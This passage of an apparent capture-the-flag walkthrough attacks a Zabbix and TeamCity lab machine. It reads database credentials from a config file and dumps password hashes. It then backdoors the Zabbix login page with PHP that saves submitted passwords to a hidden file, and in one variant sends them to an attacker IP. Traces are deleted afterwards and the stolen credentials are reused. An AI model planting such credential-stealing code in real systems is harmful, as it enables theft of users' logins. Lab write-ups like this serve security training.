Config: Printing events (colored=true): processes=true | file-system-events=true ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/01/29 03:25:37 CMD: UID=115   PID=135931 | ./pspy64 -f
...
2025/01/29 03:25:37 CMD: UID=115   PID=1482   | /usr/local/sbin/zabbix_server -c /usr/local/etc/zabbix_server.conf
...
2025/01/29 03:25:37 CMD: UID=116   PID=1255   | /usr/sbin/mysqld
...
2025/01/29 03:25:37 CMD: UID=0     PID=510    | sh /root/TeamCity/bin/teamcity-server-restarter.sh run
2025/01/29 03:25:37 CMD: UID=0     PID=502    | sh teamcity-server.sh _start_internal
...
Many good stuff:
- We found the Zabbix server config file: /usr/local/etc/zabbix_server.conf
- We found that a MySQL DB is used
- We can confirmed that our previous finding about 8111/tcp is a TeamCity server
MySQL Hash dumping
Check the Zabbix server config file:
meterpreter > cat /usr/local/etc/zabbix_server.conf
# This is a configuration file for Zabbix server daemon
# To get more information about Zabbix, visit http://www.zabbix.com

############ GENERAL PARAMETERS #################

...

### Option: DBName
#	Database name.
#	If the Net Service Name connection method is used to connect to Oracle database, specify the service name from
#	the tnsnames.ora file or set to empty string; also see the TWO_TASK environment variable if DBName is set to
#	empty string.
#
# Mandatory: yes
# Default:
# DBName=

DBName=zabbix

### Option: DBSchema
#	Schema name. Used for PostgreSQL.
#
# Mandatory: no
# Default:
# DBSchema=

### Option: DBUser
#	Database user.
#
# Mandatory: no
# Default:
# DBUser=

DBUser=zabbix

### Option: DBPassword
#	Database password.
#	Comment this line if no password is used.
#
# Mandatory: no
# Default:
DBPassword=uIy@YyshSuyW%0_puSqA
...
Found the name of the database:
zabbixand the credentials:zabbix:uIy@YyshSuyW%0_puSqA
We use them to connect to the DB:
zabbix@watcher:/$ mysql -u zabbix -p'uIy@YyshSuyW%0_puSqA' -D zabbix
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3420
Server version: 8.0.37-0ubuntu0.22.04.3 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
List the tables:
mysql> show tables;
+----------------------------+
| Tables_in_zabbix           |
+----------------------------+
| acknowledges               |
| actions                    |
| alerts                     |
| auditlog                   |
| autoreg_host               |
| changelog                  |
| conditions                 |
| config                     |
| config_autoreg_tls         |
| connector                  |
| connector_tag              |
| corr_condition             |
| corr_condition_group       |
| corr_condition_tag         |
| corr_condition_tagpair     |
| corr_condition_tagvalue    |
| corr_operation             |
| correlation                |
| dashboard                  |
| dashboard_page             |
| dashboard_user             |
| dashboard_usrgrp           |
| dbversion                  |
| dchecks                    |
| dhosts                     |
| drules                     |
| dservices                  |
| escalations                |
| event_recovery             |
| event_suppress             |
| event_symptom              |
| event_tag                  |
| events                     |
| expressions                |
| functions                  |
| globalmacro                |
| globalvars                 |
| graph_discovery            |
| graph_theme                |
| graphs                     |
| graphs_items               |
| group_discovery            |
| group_prototype            |
| ha_node                    |
| history                    |
| history_bin                |
| history_log                |
| history_str                |
| history_text               |
| history_uint               |
| host_discovery             |
| host_inventory             |
| host_rtdata                |
| host_tag                   |
| hostmacro                  |
| hosts                      |
| hosts_groups               |
| hosts_templates            |
| housekeeper                |
| hstgrp                     |
| httpstep                   |
| httpstep_field             |
| httpstepitem               |
| httptest                   |
| httptest_field             |
| httptest_tag               |
| httptestitem               |
| icon_map                   |
| icon_mapping               |
| ids                        |
| images                     |
| interface                  |
| interface_discovery        |
| interface_snmp             |
| item_condition             |
| item_discovery             |
| item_parameter             |
| item_preproc               |
| item_rtdata                |
| item_tag                   |
| items                      |
| lld_macro_path             |
| lld_override               |
| lld_override_condition     |
| lld_override_opdiscover    |
| lld_override_operation     |
| lld_override_ophistory     |
| lld_override_opinventory   |
| lld_override_opperiod      |
| lld_override_opseverity    |
| lld_override_opstatus      |
| lld_override_optag         |
| lld_override_optemplate    |
| lld_override_optrends      |
| maintenance_tag            |
| maintenances               |
| maintenances_groups        |
| maintenances_hosts         |
| maintenances_windows       |
| media                      |
| media_type                 |
| media_type_message         |
| media_type_param           |
| module                     |
| opcommand                  |
| opcommand_grp              |
| opcommand_hst              |
| opconditions               |
| operations                 |
| opgroup                    |
| opinventory                |
| opmessage                  |
| opmessage_grp              |
| opmessage_usr              |
| optemplate                 |
| problem                    |
| problem_tag                |
| profiles                   |
| proxy_autoreg_host         |
| proxy_dhistory             |
| proxy_history              |
| regexps                    |
| report                     |
| report_param               |
| report_user                |
| report_usrgrp              |
| rights                     |
| role                       |
| role_rule                  |
| scim_group                 |
| script_param               |
| scripts                    |
| service_alarms             |
| service_problem            |
| service_problem_tag        |
| service_status_rule        |
| service_tag                |
| services                   |
| services_links             |
| sessions                   |
| sla                        |
| sla_excluded_downtime      |
| sla_schedule               |
| sla_service_tag            |
| sysmap_element_trigger     |
| sysmap_element_url         |
| sysmap_shape               |
| sysmap_url                 |
| sysmap_user                |
| sysmap_usrgrp              |
| sysmaps                    |
| sysmaps_element_tag        |
| sysmaps_elements           |
| sysmaps_link_triggers      |
| sysmaps_links              |
| tag_filter                 |
| task                       |
| task_acknowledge           |
| task_check_now             |
| task_close_problem         |
| task_data                  |
| task_remote_command        |
| task_remote_command_result |
| task_result                |
| timeperiods                |
| token                      |
| trends                     |
| trends_uint                |
| trigger_depends            |
| trigger_discovery          |
| trigger_queue              |
| trigger_tag                |
| triggers                   |
| user_scim_group            |
| userdirectory              |
| userdirectory_idpgroup     |
| userdirectory_ldap         |
| userdirectory_media        |
| userdirectory_saml         |
| userdirectory_usrgrp       |
| users                      |
| users_groups               |
| usrgrp                     |
| valuemap                   |
| valuemap_mapping           |
| widget                     |
| widget_field               |
+----------------------------+
187 rows in set (0.00 sec)
List all users:
mysql> SELECT * from users;
+--------+----------+--------+---------------+--------------------------------------------------------------+-----+-----------+------------+---------+---------+---------+----------------+------------+---------------+---------------+----------+--------+-----------------+----------------+
| userid | username | name   | surname       | passwd                                                       | url | autologin | autologout | lang    | refresh | theme   | attempt_failed | attempt_ip | attempt_clock | rows_per_page | timezone | roleid | userdirectoryid | ts_provisioned |
+--------+----------+--------+---------------+--------------------------------------------------------------+-----+-----------+------------+---------+---------+---------+----------------+------------+---------------+---------------+----------+--------+-----------------+----------------+
|      1 | Admin    | Zabbix | Administrator | $2y$10$E9fSsSLiu47a1gnTULjx9.YygFRbVotGx4BOIVRTLdEa5OGAxeX5i |     |         1 | 0          | default | 30s     | default |              0 |            |             0 |            50 | default  |      3 |            NULL |              0 |
|      2 | guest    |        |               | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06 |     |         0 | 15m        | default | 30s     | default |              0 |            |             0 |            50 | default  |      4 |            NULL |              0 |
|      3 | Frank    | Frank  |               | $2y$10$9WT5xXnxSfuFWHf5iJc.yeeHXbGkrU0S/M2LagY.8XRX7EZmh.kbS |     |         0 | 0          | default | 30s     | default |              0 |            |             0 |            50 | default  |      2 |            NULL |              0 |
+--------+----------+--------+---------------+--------------------------------------------------------------+-----+-----------+------------+---------+---------+---------+----------------+------------+---------------+---------------+----------+--------+-----------------+----------------+
3 rows in set (0.00 sec)
List all users selecting some columns only to have a better visibility:
mysql> select userid, username, name, passwd, roleid from users;
+--------+----------+--------+--------------------------------------------------------------+--------+
| userid | username | name   | passwd                                                       | roleid |
+--------+----------+--------+--------------------------------------------------------------+--------+
|      1 | Admin    | Zabbix | $2y$10$E9fSsSLiu47a1gnTULjx9.YygFRbVotGx4BOIVRTLdEa5OGAxeX5i |      3 |
|      2 | guest    |        | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06 |      4 |
|      3 | Frank    | Frank  | $2y$10$9WT5xXnxSfuFWHf5iJc.yeeHXbGkrU0S/M2LagY.8XRX7EZmh.kbS |      2 |
+--------+----------+--------+--------------------------------------------------------------+--------+
3 rows in set (0.00 sec)

mysql> quit;
Bye
- Found 3 hashes
- We found
Frankbut not in /etc/passwd so maybe only a local account in Zabbix
Try to crack all hashes with Hashcat and rockyou without success…
Ok so step back, take a green tea then go to another way.
Zabbix login page backdoor (Frank)
We see during our enumeration before that we have access to the login page /usr/share/zabbix/index.php:
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/watcher.vl~10.10.93.110/watcher.vl~10.10.93.110.log 📜
zabbix@watcher:/$ cd /usr/share/zabbix/
zabbix@watcher:/usr/share/zabbix$ ls -la index.php
100775/rwxrwxr-x  3990  fil  2024-07-17 03:05:37 +0900  index.php
zabbix@watcher:/usr/share/zabbix$ cat index.php
<?php
/*
** Zabbix
** Copyright (C) 2001-2023 Zabbix SIA
**
** This program is free software; you can redistribute it and/or modify
** it under the terms of the GNU General Public License as published by
** the Free Software Foundation; either version 2 of the License, or
** (at your option) any later version.
**
** This program is distributed in the hope that it will be useful,
** but WITHOUT ANY WARRANTY; without even the implied warranty of
** MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
** GNU General Public License for more details.
**
** You should have received a copy of the GNU General Public License
** along with this program; if not, write to the Free Software
** Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301, USA.
**/


require_once dirname(__FILE__).'/include/classes/user/CWebUser.php';

require_once dirname(__FILE__).'/include/config.inc.php';
require_once dirname(__FILE__).'/include/forms.inc.php';

$page['title'] = _('ZABBIX');
$page['file'] = 'index.php';

// VAR	TYPE	OPTIONAL	FLAGS	VALIDATION	EXCEPTION
$fields = [
	'name' =>		[T_ZBX_STR, O_NO,	null,	null,	'isset({enter}) && {enter} != "'.ZBX_GUEST_USER.'"', _('Username')],
	'password' =>	[T_ZBX_STR, O_OPT, P_NO_TRIM,	null,	'isset({enter}) && {enter} != "'.ZBX_GUEST_USER.'"'],
	'sessionid' =>	[T_ZBX_STR, O_OPT, null,	null,	null],
	'reconnect' =>	[T_ZBX_INT, O_OPT, P_SYS,	null,	null],
	'enter' =>		[T_ZBX_STR, O_OPT, P_SYS,	null,	null],
	'autologin' =>	[T_ZBX_INT, O_OPT, null,	null,	null],
	'request' =>	[T_ZBX_STR, O_OPT, null,	null,	null],
	'form' =>		[T_ZBX_STR, O_OPT, null,	null,	null]
];
check_fields($fields);

if (hasRequest('reconnect') && CWebUser::isLoggedIn()) {
	if (CAuthenticationHelper::get(CAuthenticationHelper::SAML_AUTH_ENABLED) == ZBX_AUTH_SAML_ENABLED) {
		$provisioning = CProvisioning::forUserDirectoryId(CAuthenticationHelper::getSamlUserdirectoryid());
		$saml_config = $provisioning->getIdpConfig();

		if ($saml_config['slo_url'] !== '' && CSessionHelper::has('saml_data')) {
			redirect('index_sso.php?slo');
		}
	}

	CWebUser::logout();
	redirect('index.php');
}

$autologin = hasRequest('enter') ? getRequest('autologin', 0) : getRequest('autologin', 1);
$request = getRequest('request', '');

if ($request !== '' && !CHtmlUrlValidator::validateSameSite($request)) {
	$request = '';
}

if (!hasRequest('form') && CAuthenticationHelper::get(CAuthenticationHelper::HTTP_AUTH_ENABLED) == ZBX_AUTH_HTTP_ENABLED
		&& CAuthenticationHelper::get(CAuthenticationHelper::HTTP_LOGIN_FORM) == ZBX_AUTH_FORM_HTTP
		&& !hasRequest('enter')) {
	redirect('index_http.php');
}

// login via form
if (hasRequest('enter') && CWebUser::login(getRequest('name', ZBX_GUEST_USER), getRequest('password', ''))) {
	CSessionHelper::set('sessionid', CWebUser::$data['sessionid']);

	if (CWebUser::$data['autologin'] != $autologin) {
		API::User()->update([
			'userid' => CWebUser::$data['userid'],
			'autologin' => $autologin
		]);
	}

	$redirect = array_filter([CWebUser::isGuest() ? '' : $request, CWebUser::$data['url'], CMenuHelper::getFirstUrl()]);
	redirect(reset($redirect));
}

if (CWebUser::isLoggedIn() && !CWebUser::isGuest()) {
	redirect(CWebUser::$data['url'] ? : CMenuHelper::getFirstUrl());
}

$messages = get_and_clear_messages();

echo (new CView('general.login', [
	'http_login_url' => (CAuthenticationHelper::get(CAuthenticationHelper::HTTP_AUTH_ENABLED) == ZBX_AUTH_HTTP_ENABLED)
		? (new CUrl('index_http.php'))->setArgument('request', getRequest('request'))
		: '',
	'saml_login_url' => (CAuthenticationHelper::get(CAuthenticationHelper::SAML_AUTH_ENABLED) == ZBX_AUTH_SAML_ENABLED)
		? (new CUrl('index_sso.php'))->setArgument('request', getRequest('request'))
		: '',
	'guest_login_url' => CWebUser::isGuestAllowed() ? (new CUrl())->setArgument('enter', ZBX_GUEST_USER) : '',
	'autologin' => $autologin == 1,
	'error' => (hasRequest('enter') && $messages) ? array_pop($messages) : null
]))->getOutput();

session_write_close();
We download it to keep a backup:
zabbix@watcher:/usr/share/zabbix$
[!] Session detached...

┍┽ penelope ┾┑ Session [1] > download index.php
$ cp index.php index.php.old
This code will create a foo.txt file in that folder. Open in append mode, so it always adds new entries, as a logging mechanism. Each line starts with a timestamp and then the getRequest for user and password, we concatenate the strings and write the line
We add this snippet:
// InfoStealer code with timestamp
$f = fopen(".loot", "a");
$timestamp = date('Y-m-d H:i:s');
$user = getRequest('name', '');
$pass = getRequest('password', '');
fwrite($f, "$timestamp USER:$user; PASS:$pass\n");
fclose($f);
This is added in index.php into this section:
<?php
...
if (!hasRequest('form') && CAuthenticationHelper::get(CAuthenticationHelper::HTTP_AUTH_ENABLED) == ZBX_AUTH_HTTP_ENABLED
		&& CAuthenticationHelper::get(CAuthenticationHelper::HTTP_LOGIN_FORM) == ZBX_AUTH_FORM_HTTP
		&& !hasRequest('enter')) {
	redirect('index_http.php');
}

// InfoStealer code with timestamp
$f = fopen(".loot", "a");
$timestamp = date('Y-m-d H:i:s');
$user = getRequest('name', '');
$pass = getRequest('password', '');
fwrite($f, "$timestamp USER:$user; PASS:$pass\n");
fclose($f);

// login via form
if (hasRequest('enter') && CWebUser::login(getRequest('name', ZBX_GUEST_USER), getRequest('password', ''))) {
	CSessionHelper::set('sessionid', CWebUser::$data['sessionid']);

	if (CWebUser::$data['autologin'] != $autologin) {
		API::User()->update([
			'userid' => CWebUser::$data['userid'],
			'autologin' => $autologin
		]);
	}

	$redirect = array_filter([CWebUser::isGuest() ? '' : $request, CWebUser::$data['url'], CMenuHelper::getFirstUrl()]);
	redirect(reset($redirect));
}
...
We upload it on the target to replace the original index.php:
┍┽ penelope ┾┑ Session [1] > upload index.php
[+] Upload OK /usr/share/zabbix/index-czEtEQwr.php
┍┽ penelope ┾┑ Session [1] > interact
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/watcher.vl~10.10.93.110/watcher.vl~10.10.93.110.log 📜
zabbix@watcher:/usr/share/zabbix$ cp index-czEtEQwr.php index.php
After a few moment later we can see our .loot file (we use a .file because its hide by default on the desktop and on the command line with a basic ls` command):
zabbix@watcher:/usr/share/zabbix$ ls -la .loot
ls: cannot access '.loot': No such file or directory
zabbix@watcher:/usr/share/zabbix$ ls -la .loot
-rw-r--r-- 1 www-data www-data 58 Jan 29 08:30 .loot
zabbix@watcher:/usr/share/zabbix$ cat .loot
2025-01-29 08:30:01 USER:Frank; PASS:R%)3S7^Hf4TBobb(gVVs
Found
Frank:R%)3S7^Hf4TBobb(gVVs
We download our loot file and remove it on the target to cover our trace:
Info: We press
zabbix@watcher:/usr/share/zabbix$
[!] Session detached...

┍┽ penelope ┾┑ Session [1] > download .loot
┍┽ penelope ┾┑ Session [1] > interact
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/watcher.vl~10.10.93.110/watcher.vl~10.10.93.110.log
zabbix@watcher:/usr/share/zabbix$ rm .loot
rm: remove write-protected regular file '.loot'? y
Another way can be with these snipplets below:
We backdoor that file with a one-liner code to grab all logins to our .loot file in the same folder than index.php:
// InfoStealer code with timestamp
file_put_contents(".loot", $_POST['name'] . ":" . $_POST['password'] . "\n", FILE_APPEND);
We backdoor that file to forward all logins to our machine (with a local web server listening on our attacker machine):
// InfoStealer code to forward to our web server (remote)
$name = $_POST['name'] ?? 'Unknown';
$password = $_POST['password'] ?? 'Unknown';
file_get_contents('http://10.8.4.253/x?name=' . $_POST['name'] . '&pass=' . $password);
Then we got the credentials in our web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.93.110 - - [29/Jan/2025 18:01:02] code 404, message File not found
10.10.93.110 - - [29/Jan/2025 18:01:02] "GET /x?name=Frank&pass=R%)3S7^Hf4TBobb(gVVs HTTP/1.1" 404 -
Using these credentials we can login to Zabbix portal:

False joy as Frank is not an admin but a limited user…
At this point, we are left with only one angle of attack: TeamCity (as we saw previously the server is listening).
TeamCity Credentials reusing (Watcher_Root)
As we have already a SSH dynamic port forwarder configured then we configure Foxyproxy extension to use it then we access to the TeamCity portal:

We use Frank`s credentials to login into:


There is a agent running:
